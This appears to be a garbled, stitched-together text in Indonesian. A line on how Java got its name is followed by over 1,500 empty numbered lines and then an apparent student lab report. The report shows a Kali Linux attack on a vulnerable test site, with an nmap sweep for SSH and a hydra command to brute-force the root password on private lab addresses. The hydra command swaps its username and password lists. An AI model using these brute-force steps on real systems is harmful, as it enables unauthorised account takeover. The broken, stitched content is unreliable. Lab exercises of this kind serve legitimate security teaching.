dengan merek dagang tersebut, sehingga diambil nama penggantinya menjadi "Java". Nama ini diambil dari kopi murni yang digiling langsung dari biji (kopi tubruk) kesukaan Gosling. Kemon kopi ini berasal dari Pulau Jawa. Jadi nama bahasa pemrograman Java tidak lain berasal dari kata Jawa (bahasa Inggris untuk Jawa adalah Java).
I 82 |
I 83 |
I 84 |
I 85 |
I 86 |
I 87 |
I 88 |
I 89 |
I 90 |
I 91 |
I 92 |
I 93 |
I 94 |
I 95 |
I 96 |
I 97 |
I 98 |
I 99 |
I 100 |
I 101 |
I 102 |
I 103 |
I 104 |
I 105 |
I 106 |
I 107 |
I 108 |
I 109 |
I 110 |
I 111 |
I 112 |
I 113 |
I 114 |
I 115 |
I 116 |
I 117 |
I 118 |
I 119 |
I 120 |
I 121 |
I 122 |
I 123 |
I 124 |
I 125 |
I 126 |
I 127 |
I 128 |
I 129 |
I 130 |
I 131 |
I 132 |
I 133 |
I 134 |
I 135 |
I 136 |
I 137 |
I 138 |
I 139 |
I 140 |
I 141 |
I 142 |
I 143 |
I 144 |
I 145 |
I 146 |
I 147 |
I 148 |
I 149 |
I 150 |
I 151 |
I 152 |
I 153 |
I 154 |
I 155 |
I 156 |
I 157 |
I 158 |
I 159 |
I 160 |
I 161 |
I 162 |
I 163 |
I 164 |
I 165 |
I 166 |
I 167 |
I 168 |
I 169 |
I 170 |
I 171 |
I 172 |
I 173 |
I 174 |
I 175 |
I 176 |
I 177 |
I 178 |
I 179 |
I 180 |
I 181 |
I 182 |
I 183 |
I 184 |
I 185 |
I 186 |
I 187 |
I 188 |
I 189 |
I 190 |
I 191 |
I 192 |
I 193 |
I 194 |
I 195 |
I 196 |
I 197 |
I 198 |
I 199 |
I 200 |
I 201 |
I 202 |
I 203 |
I 204 |
I 205 |
I 206 |
I 207 |
I 208 |
I 209 |
I 210 |
I 211 |
I 212 |
I 213 |
I 214 |
I 215 |
I 216 |
I 217 |
I 218 |
I 219 |
I 220 |
I 221 |
I 222 |
I 223 |
I 224 |
I 225 |
I 226 |
I 227 |
I 228 |
I 229 |
I 230 |
I 231 |
I 232 |
I 233 |
I 234 |
I 235 |
I 236 |
I 237 |
I 238 |
I 239 |
I 240 |
I 241 |
I 242 |
I 243 |
I 244 |
I 245 |
I 246 |
I 247 |
I 248 |
I 249 |
I 250 |
I 251 |
I 252 |
I 253 |
I 254 |
I 255 |
I 256 |
I 257 |
I 258 |
I 259 |
I 260 |
I 261 |
I 262 |
I 263 |
I 264 |
I 265 |
I 266 |
I 267 |
I 268 |
I 269 |
I 270 |
I 271 |
I 272 |
I 273 |
I 274 |
I 275 |
I 276 |
I 277 |
I 278 |
I 279 |
I 280 |
I 281 |
I 282 |
I 283 |
I 284 |
I 285 |
I 286 |
I 287 |
I 288 |
I 289 |
I 290 |
I 291 |
I 292 |
I 293 |
I 294 |
I 295 |
I 296 |
I 297 |
I 298 |
I 299 |
I 300 |
I 301 |
I 302 |
I 303 |
I 304 |
I 305 |
I 306 |
I 307 |
I 308 |
I 309 |
I 310 |
I 311 |
I 312 |
I 313 |
I 314 |
I 315 |
I 316 |
I 317 |
I 318 |
I 319 |
I 320 |
I 321 |
I 322 |
I 323 |
I 324 |
I 325 |
I 326 |
I 327 |
I 328 |
I 329 |
I 330 |
I 331 |
I 332 |
I 333 |
I 334 |
I 335 |
I 336 |
I 337 |
I 338 |
I 339 |
I 340 |
I 341 |
I 342 |
I 343 |
I 344 |
I 345 |
I 346 |
I 347 |
I 348 |
I 349 |
I 350 |
I 351 |
I 352 |
I 353 |
I 354 |
I 355 |
I 356 |
I 357 |
I 358 |
I 359 |
I 360 |
I 361 |
I 362 |
I 363 |
I 364 |
I 365 |
I 366 |
I 367 |
I 368 |
I 369 |
I 370 |
I 371 |
I 372 |
I 373 |
I 374 |
I 375 |
I 376 |
I 377 |
I 378 |
I 379 |
I 380 |
I 381 |
I 382 |
I 383 |
I 384 |
I 385 |
I 386 |
I 387 |
I 388 |
I 389 |
I 390 |
I 391 |
I 392 |
I 393 |
I 394 |
I 395 |
I 396 |
I 397 |
I 398 |
I 399 |
I 400 |
I 401 |
I 402 |
I 403 |
I 404 |
I 405 |
I 406 |
I 407 |
I 408 |
I 409 |
I 410 |
I 411 |
I 412 |
I 413 |
I 414 |
I 415 |
I 416 |
I 417 |
I 418 |
I 419 |
I 420 |
I 421 |
I 422 |
I 423 |
I 424 |
I 425 |
I 426 |
I 427 |
I 428 |
I 429 |
I 430 |
I 431 |
I 432 |
I 433 |
I 434 |
I 435 |
I 436 |
I 437 |
I 438 |
I 439 |
I 440 |
I 441 |
I 442 |
I 443 |
I 444 |
I 445 |
I 446 |
I 447 |
I 448 |
I 449 |
I 450 |
I 451 |
I 452 |
I 453 |
I 454 |
I 455 |
I 456 |
I 457 |
I 458 |
I 459 |
I 460 |
I 461 |
I 462 |
I 463 |
I 464 |
I 465 |
I 466 |
I 467 |
I 468 |
I 469 |
I 470 |
I 471 |
I 472 |
I 473 |
I 474 |
I 475 |
I 476 |
I 477 |
I 478 |
I 479 |
I 480 |
I 481 |
I 482 |
I 483 |
I 484 |
I 485 |
I 486 |
I 487 |
I 488 |
I 489 |
I 490 |
I 491 |
I 492 |
I 493 |
I 494 |
I 495 |
I 496 |
I 497 |
I 498 |
I 499 |
I 500 |
I 501 |
I 502 |
I 503 |
I 504 |
I 505 |
I 506 |
I 507 |
I 508 |
I 509 |
I 510 |
I 511 |
I 512 |
I 513 |
I 514 |
I 515 |
I 516 |
I 517 |
I 518 |
I 519 |
I 520 |
I 521 |
I 522 |
I 523 |
I 524 |
I 525 |
I 526 |
I 527 |
I 528 |
I 529 |
I 530 |
I 531 |
I 532 |
I 533 |
I 534 |
I 535 |
I 536 |
I 537 |
I 538 |
I 539 |
I 540 |
I 541 |
I 542 |
I 543 |
I 544 |
I 545 |
I 546 |
I 547 |
I 548 |
I 549 |
I 550 |
I 551 |
I 552 |
I 553 |
I 554 |
I 555 |
I 556 |
I 557 |
I 558 |
I 559 |
I 560 |
I 561 |
I 562 |
I 563 |
I 564 |
I 565 |
I 566 |
I 567 |
I 568 |
I 569 |
I 570 |
I 571 |
I 572 |
I 573 |
I 574 |
I 575 |
I 576 |
I 577 |
I 578 |
I 579 |
I 580 |
I 581 |
I 582 |
I 583 |
I 584 |
I 585 |
I 586 |
I 587 |
I 588 |
I 589 |
I 590 |
I 591 |
I 592 |
I 593 |
I 594 |
I 595 |
I 596 |
I 597 |
I 598 |
I 599 |
I 600 |
I 601 |
I 602 |
I 603 |
I 604 |
I 605 |
I 606 |
I 607 |
I 608 |
I 609 |
I 610 |
I 611 |
I 612 |
I 613 |
I 614 |
I 615 |
I 616 |
I 617 |
I 618 |
I 619 |
I 620 |
I 621 |
I 622 |
I 623 |
I 624 |
I 625 |
I 626 |
I 627 |
I 628 |
I 629 |
I 630 |
I 631 |
I 632 |
I 633 |
I 634 |
I 635 |
I 636 |
I 637 |
I 638 |
I 639 |
I 640 |
I 641 |
I 642 |
I 643 |
I 644 |
I 645 |
I 646 |
I 647 |
I 648 |
I 649 |
I 650 |
I 651 |
I 652 |
I 653 |
I 654 |
I 655 |
I 656 |
I 657 |
I 658 |
I 659 |
I 660 |
I 661 |
I 662 |
I 663 |
I 664 |
I 665 |
I 666 |
I 667 |
I 668 |
I 669 |
I 670 |
I 671 |
I 672 |
I 673 |
I 674 |
I 675 |
I 676 |
I 677 |
I 678 |
I 679 |
I 680 |
I 681 |
I 682 |
I 683 |
I 684 |
I 685 |
I 686 |
I 687 |
I 688 |
I 689 |
I 690 |
I 691 |
I 692 |
I 693 |
I 694 |
I 695 |
I 696 |
I 697 |
I 698 |
I 699 |
I 700 |
I 701 |
I 702 |
I 703 |
I 704 |
I 705 |
I 706 |
I 707 |
I 708 |
I 709 |
I 710 |
I 711 |
I 712 |
I 713 |
I 714 |
I 715 |
I 716 |
I 717 |
I 718 |
I 719 |
I 720 |
I 721 |
I 722 |
I 723 |
I 724 |
I 725 |
I 726 |
I 727 |
I 728 |
I 729 |
I 730 |
I 731 |
I 732 |
I 733 |
I 734 |
I 735 |
I 736 |
I 737 |
I 738 |
I 739 |
I 740 |
I 741 |
I 742 |
I 743 |
I 744 |
I 745 |
I 746 |
I 747 |
I 748 |
I 749 |
I 750 |
I 751 |
I 752 |
I 753 |
I 754 |
I 755 |
I 756 |
I 757 |
I 758 |
I 759 |
I 760 |
I 761 |
I 762 |
I 763 |
I 764 |
I 765 |
I 766 |
I 767 |
I 768 |
I 769 |
I 770 |
I 771 |
I 772 |
I 773 |
I 774 |
I 775 |
I 776 |
I 777 |
I 778 |
I 779 |
I 780 |
I 781 |
I 782 |
I 783 |
I 784 |
I 785 |
I 786 |
I 787 |
I 788 |
I 789 |
I 790 |
I 791 |
I 792 |
I 793 |
I 794 |
I 795 |
I 796 |
I 797 |
I 798 |
I 799 |
I 800 |
I 801 |
I 802 |
I 803 |
I 804 |
I 805 |
I 806 |
I 807 |
I 808 |
I 809 |
I 810 |
I 811 |
I 812 |
I 813 |
I 814 |
I 815 |
I 816 |
I 817 |
I 818 |
I 819 |
I 820 |
I 821 |
I 822 |
I 823 |
I 824 |
I 825 |
I 826 |
I 827 |
I 828 |
I 829 |
I 830 |
I 831 |
I 832 |
I 833 |
I 834 |
I 835 |
I 836 |
I 837 |
I 838 |
I 839 |
I 840 |
I 841 |
I 842 |
I 843 |
I 844 |
I 845 |
I 846 |
I 847 |
I 848 |
I 849 |
I 850 |
I 851 |
I 852 |
I 853 |
I 854 |
I 855 |
I 856 |
I 857 |
I 858 |
I 859 |
I 860 |
I 861 |
I 862 |
I 863 |
I 864 |
I 865 |
I 866 |
I 867 |
I 868 |
I 869 |
I 870 |
I 871 |
I 872 |
I 873 |
I 874 |
I 875 |
I 876 |
I 877 |
I 878 |
I 879 |
I 880 |
I 881 |
I 882 |
I 883 |
I 884 |
I 885 |
I 886 |
I 887 |
I 888 |
I 889 |
I 890 |
I 891 |
I 892 |
I 893 |
I 894 |
I 895 |
I 896 |
I 897 |
I 898 |
I 899 |
I 900 |
I 901 |
I 902 |
I 903 |
I 904 |
I 905 |
I 906 |
I 907 |
I 908 |
I 909 |
I 910 |
I 911 |
I 912 |
I 913 |
I 914 |
I 915 |
I 916 |
I 917 |
I 918 |
I 919 |
I 920 |
I 921 |
I 922 |
I 923 |
I 924 |
I 925 |
I 926 |
I 927 |
I 928 |
I 929 |
I 930 |
I 931 |
I 932 |
I 933 |
I 934 |
I 935 |
I 936 |
I 937 |
I 938 |
I 939 |
I 940 |
I 941 |
I 942 |
I 943 |
I 944 |
I 945 |
I 946 |
I 947 |
I 948 |
I 949 |
I 950 |
I 951 |
I 952 |
I 953 |
I 954 |
I 955 |
I 956 |
I 957 |
I 958 |
I 959 |
I 960 |
I 961 |
I 962 |
I 963 |
I 964 |
I 965 |
I 966 |
I 967 |
I 968 |
I 969 |
I 970 |
I 971 |
I 972 |
I 973 |
I 974 |
I 975 |
I 976 |
I 977 |
I 978 |
I 979 |
I 980 |
I 981 |
I 982 |
I 983 |
I 984 |
I 985 |
I 986 |
I 987 |
I 988 |
I 989 |
I 990 |
I 991 |
I 992 |
I 993 |
I 994 |
I 995 |
I 996 |
I 997 |
I 998 |
I 999 |
I 1000 |
I 1001 |
I 1002 |
I 1003 |
I 1004 |
I 1005 |
I 1006 |
I 1007 |
I 1008 |
I 1009 |
I 1010 |
I 1011 |
I 1012 |
I 1013 |
I 1014 |
I 1015 |
I 1016 |
I 1017 |
I 1018 |
I 1019 |
I 1020 |
I 1021 |
I 1022 |
I 1023 |
I 1024 |
I 1025 |
I 1026 |
I 1027 |
I 1028 |
I 1029 |
I 1030 |
I 1031 |
I 1032 |
I 1033 |
I 1034 |
I 1035 |
I 1036 |
I 1037 |
I 1038 |
I 1039 |
I 1040 |
I 1041 |
I 1042 |
I 1043 |
I 1044 |
I 1045 |
I 1046 |
I 1047 |
I 1048 |
I 1049 |
I 1050 |
I 1051 |
I 1052 |
I 1053 |
I 1054 |
I 1055 |
I 1056 |
I 1057 |
I 1058 |
I 1059 |
I 1060 |
I 1061 |
I 1062 |
I 1063 |
I 1064 |
I 1065 |
I 1066 |
I 1067 |
I 1068 |
I 1069 |
I 1070 |
I 1071 |
I 1072 |
I 1073 |
I 1074 |
I 1075 |
I 1076 |
I 1077 |
I 1078 |
I 1079 |
I 1080 |
I 1081 |
I 1082 |
I 1083 |
I 1084 |
I 1085 |
I 1086 |
I 1087 |
I 1088 |
I 1089 |
I 1090 |
I 1091 |
I 1092 |
I 1093 |
I 1094 |
I 1095 |
I 1096 |
I 1097 |
I 1098 |
I 1099 |
I 1100 |
I 1101 |
I 1102 |
I 1103 |
I 1104 |
I 1105 |
I 1106 |
I 1107 |
I 1108 |
I 1109 |
I 1110 |
I 1111 |
I 1112 |
I 1113 |
I 1114 |
I 1115 |
I 1116 |
I 1117 |
I 1118 |
I 1119 |
I 1120 |
I 1121 |
I 1122 |
I 1123 |
I 1124 |
I 1125 |
I 1126 |
I 1127 |
I 1128 |
I 1129 |
I 1130 |
I 1131 |
I 1132 |
I 1133 |
I 1134 |
I 1135 |
I 1136 |
I 1137 |
I 1138 |
I 1139 |
I 1140 |
I 1141 |
I 1142 |
I 1143 |
I 1144 |
I 1145 |
I 1146 |
I 1147 |
I 1148 |
I 1149 |
I 1150 |
I 1151 |
I 1152 |
I 1153 |
I 1154 |
I 1155 |
I 1156 |
I 1157 |
I 1158 |
I 1159 |
I 1160 |
I 1161 |
I 1162 |
I 1163 |
I 1164 |
I 1165 |
I 1166 |
I 1167 |
I 1168 |
I 1169 |
I 1170 |
I 1171 |
I 1172 |
I 1173 |
I 1174 |
I 1175 |
I 1176 |
I 1177 |
I 1178 |
I 1179 |
I 1180 |
I 1181 |
I 1182 |
I 1183 |
I 1184 |
I 1185 |
I 1186 |
I 1187 |
I 1188 |
I 1189 |
I 1190 |
I 1191 |
I 1192 |
I 1193 |
I 1194 |
I 1195 |
I 1196 |
I 1197 |
I 1198 |
I 1199 |
I 1200 |
I 1201 |
I 1202 |
I 1203 |
I 1204 |
I 1205 |
I 1206 |
I 1207 |
I 1208 |
I 1209 |
I 1210 |
I 1211 |
I 1212 |
I 1213 |
I 1214 |
I 1215 |
I 1216 |
I 1217 |
I 1218 |
I 1219 |
I 1220 |
I 1221 |
I 1222 |
I 1223 |
I 1224 |
I 1225 |
I 1226 |
I 1227 |
I 1228 |
I 1229 |
I 1230 |
I 1231 |
I 1232 |
I 1233 |
I 1234 |
I 1235 |
I 1236 |
I 1237 |
I 1238 |
I 1239 |
I 1240 |
I 1241 |
I 1242 |
I 1243 |
I 1244 |
I 1245 |
I 1246 |
I 1247 |
I 1248 |
I 1249 |
I 1250 |
I 1251 |
I 1252 |
I 1253 |
I 1254 |
I 1255 |
I 1256 |
I 1257 |
I 1258 |
I 1259 |
I 1260 |
I 1261 |
I 1262 |
I 1263 |
I 1264 |
I 1265 |
I 1266 |
I 1267 |
I 1268 |
I 1269 |
I 1270 |
I 1271 |
I 1272 |
I 1273 |
I 1274 |
I 1275 |
I 1276 |
I 1277 |
I 1278 |
I 1279 |
I 1280 |
I 1281 |
I 1282 |
I 1283 |
I 1284 |
I 1285 |
I 1286 |
I 1287 |
I 1288 |
I 1289 |
I 1290 |
I 1291 |
I 1292 |
I 1293 |
I 1294 |
I 1295 |
I 1296 |
I 1297 |
I 1298 |
I 1299 |
I 1300 |
I 1301 |
I 1302 |
I 1303 |
I 1304 |
I 1305 |
I 1306 |
I 1307 |
I 1308 |
I 1309 |
I 1310 |
I 1311 |
I 1312 |
I 1313 |
I 1314 |
I 1315 |
I 1316 |
I 1317 |
I 1318 |
I 1319 |
I 1320 |
I 1321 |
I 1322 |
I 1323 |
I 1324 |
I 1325 |
I 1326 |
I 1327 |
I 1328 |
I 1329 |
I 1330 |
I 1331 |
I 1332 |
I 1333 |
I 1334 |
I 1335 |
I 1336 |
I 1337 |
I 1338 |
I 1339 |
I 1340 |
I 1341 |
I 1342 |
I 1343 |
I 1344 |
I 1345 |
I 1346 |
I 1347 |
I 1348 |
I 1349 |
I 1350 |
I 1351 |
I 1352 |
I 1353 |
I 1354 |
I 1355 |
I 1356 |
I 1357 |
I 1358 |
I 1359 |
I 1360 |
I 1361 |
I 1362 |
I 1363 |
I 1364 |
I 1365 |
I 1366 |
I 1367 |
I 1368 |
I 1369 |
I 1370 |
I 1371 |
I 1372 |
I 1373 |
I 1374 |
I 1375 |
I 1376 |
I 1377 |
I 1378 |
I 1379 |
I 1380 |
I 1381 |
I 1382 |
I 1383 |
I 1384 |
I 1385 |
I 1386 |
I 1387 |
I 1388 |
I 1389 |
I 1390 |
I 1391 |
I 1392 |
I 1393 |
I 1394 |
I 1395 |
I 1396 |
I 1397 |
I 1398 |
I 1399 |
I 1400 |
I 1401 |
I 1402 |
I 1403 |
I 1404 |
I 1405 |
I 1406 |
I 1407 |
I 1408 |
I 1409 |
I 1410 |
I 1411 |
I 1412 |
I 1413 |
I 1414 |
I 1415 |
I 1416 |
I 1417 |
I 1418 |
I 1419 |
I 1420 |
I 1421 |
I 1422 |
I 1423 |
I 1424 |
I 1425 |
I 1426 |
I 1427 |
I 1428 |
I 1429 |
I 1430 |
I 1431 |
I 1432 |
I 1433 |
I 1434 |
I 1435 |
I 1436 |
I 1437 |
I 1438 |
I 1439 |
I 1440 |
I 1441 |
I 1442 |
I 1443 |
I 1444 |
I 1445 |
I 1446 |
I 1447 |
I 1448 |
I 1449 |
I 1450 |
I 1451 |
I 1452 |
I 1453 |
I 1454 |
I 1455 |
I 1456 |
I 1457 |
I 1458 |
I 1459 |
I 1460 |
I 1461 |
I 1462 |
I 1463 |
I 1464 |
I 1465 |
I 1466 |
I 1467 |
I 1468 |
I 1469 |
I 1470 |
I 1471 |
I 1472 |
I 1473 |
I 1474 |
I 1475 |
I 1476 |
I 1477 |
I 1478 |
I 1479 |
I 1480 |
I 1481 |
I 1482 |
I 1483 |
I 1484 |
I 1485 |
I 1486 |
I 1487 |
I 1488 |
I 1489 |
I 1490 |
I 1491 |
I 1492 |
I 1493 |
I 1494 |
I 1495 |
I 1496 |
I 1497 |
I 1498 |
I 1499 |
I 1500 |
I 1501 |
I 1502 |
I 1503 |
I 1504 |
I 1505 |
I 1506 |
I 1507 |
I 1508 |
I 1509 |
I 1510 |
I 1511 |
I 1512 |
I 1513 |
I 1514 |
I 1515 |
I 1516 |
I 1517 |
I 1518 |
I 1519 |
I 1520 |
I 1521 |
I 1522 |
I 1523 |
I 1524 |
I 1525 |
I 1526 |
I 1527 |
I 1528 |
I 1529 |
I 1530 |
I 1531 |
I 1532 |
I 1533 |
I 1534 |
I 1535 |
I 1536 |
I 1537 |
I 1538 |
I 1539 |
I 1540 |
I 1541 |
I 1542 |
I 1543 |
I 1544 |
I 1545 |
I 1546 |
I 1547 |
I 1548 |
I 1549 |
I 1550 |
I 1551 |
I 1552 |
I 1553 |
I 1554 |
I 1555 |
I 1556 |
I 1557 |
I 1558 |
I 1559 |
I 1560 |
I 1561 |
I 1562 |
I 1563 |
I 1564 |
I 1565 |
I 1566 |
I 1567 |
I 1568 |
I 1569 |
I 1570 |
I 1571 |
I 1572 |
I 1573 |
I 1574 |
I 1575 |
I 1576 |
I 1577 |
I 1578 |
I 1579 |
I 1580 |
I 1581 |
I 1582 |
I 1583 |
I 1584 |
I 1585 |
I 1586 |
I 1587 |
I 1588 |
I 1589 |
I 1590 |
I 1591 |
I 1592 |
I 1593 |
I 1594 |
I 1595 |
I 1596 |
I 1597 |
I 1598 |
I 1599 |
I 1600 |
I 1601 |
I 1602 |
I 1603 |
I 1604 |
I 1605 |
I 1606 |
I 1607 |
I 1608 |
I 1609 |
I 1610 |
I 1611 |
I 1612 |
I 1613 |
I 1614 |
I 1615 |
I 1616 |
I 1617 |
I 1618 |
I 1619 |
I 1
```




- Daftar Menu



- Daftar Halaman



- Daftar Halaman



- Daftar Galeri

kali-linux-2022.1-virtualbox-amd64 [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

Skipfish - scan results brows... Halaman Administrator x VULNWEB28 x Skipfish - scan results brows... VULNWEB28 x +

192.168.30.148/admin/admin.php?ampid=galeri




Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

Halaman Administrator

Beranda Menu Halaman Artikel Galeri Pesan Preview Profil Keluar

Data Galeri

[Tambah Galeri](#)

No	Foto	Judul Foto	Tanggal	Aksi
1		GAMBAR 4	2019-02-28	Edit Hapus
2		GAMBAR 3	2019-02-28	Edit Hapus
3		GAMBAR 2	2019-02-28	Edit Hapus


31°C Berawan

Search

19:12 05/06/2023

Mencari tahu password root Menggunakan (hydra - untuk bruteforce attack)

1. Siapkan file txt username dan password




```
kali@kali:~$ ifconfig
eth0: flags=163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.1.18 netmask 255.255.255.0 broadcast 192.168.1.255
    inet6 2001:1448:a500:d40d:9203:880d:e785:9a08 prefixlen 64 scopeid 0x0global
    inet6 2001:1448:a500:d40d:a00:27ff:fe5b:bd34 prefixlen 64 scopeid 0x0global
    inet6 fe80::a00:27ff:fe5b:bd34 prefixlen 64 scopeid 0x20<link>
    ether 08:00:27:95:bd:34 txqueuelen 1000 (Ethernet)
    RX packets 101281 bytes 151958927 (15.1 GiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 46165 bytes 4322902 (40.8 MiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (local loopback)
    RX packets 185663 bytes 233892884 (223.0 MiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 185663 bytes 233892884 (223.0 MiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

kali@kali:~$ ipcalc 192.168.1.18
Address: 192.168.1.18      11000000.10101000.00000001.00010010
Netmask: 255.255.255.0 = 24 11111111.11111111.11111111.00000000
Wildcard: 0.0.0.255      00000000.00000000.00000000.11111111
--
Network: 192.168.1.0/24    11000000.10101000.00000001.00000000
HostMin: 192.168.1.1      11000000.10101000.00000001.00000001
HostMax: 192.168.1.254    11000000.10101000.00000001.11111110
Broadcast: 192.168.1.255  11000000.10101000.00000001.11111111
Hosts/Net: 254            Class C, Private Internet
```

2. Mengecek port terbuka dan lakukan nmap untuk menemukan ssh VDI




```
kali@kali:~$ nmap 192.168.1.0/24 -p 22 -sS
Starting Nmap 7.92 ( https://nmap.org ) at 2023-05-30 11:54 EDT
Nmap scan report for 192.168.1.19 (192.168.1.19)
Host is up (0.0031s latency).

PORT      STATE SERVICE
22/tcp    open  ssh

Nmap done: 256 IP addresses (0 hosts up) scanned in 21.43 seconds
```


3. Lakukan hydra untuk melakukan attack untuk menemukan username dan password yang cocok



```
kali@kali:~$ ls
38650-password-skorrent.txt  38650-username-skorrent.txt  Desktop  Documents  Downloads  hydra.restore  Music  password.txt  Pictures  Public  Templates  user.txt  Videos

kali@kali:~$ hydra -l 38650-password-skorrent.txt -P 38650-username-skorrent.txt ssh://192.168.1.10 -i 4
Hydra v9.2 (c) 2021 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-05-30 12:02:34
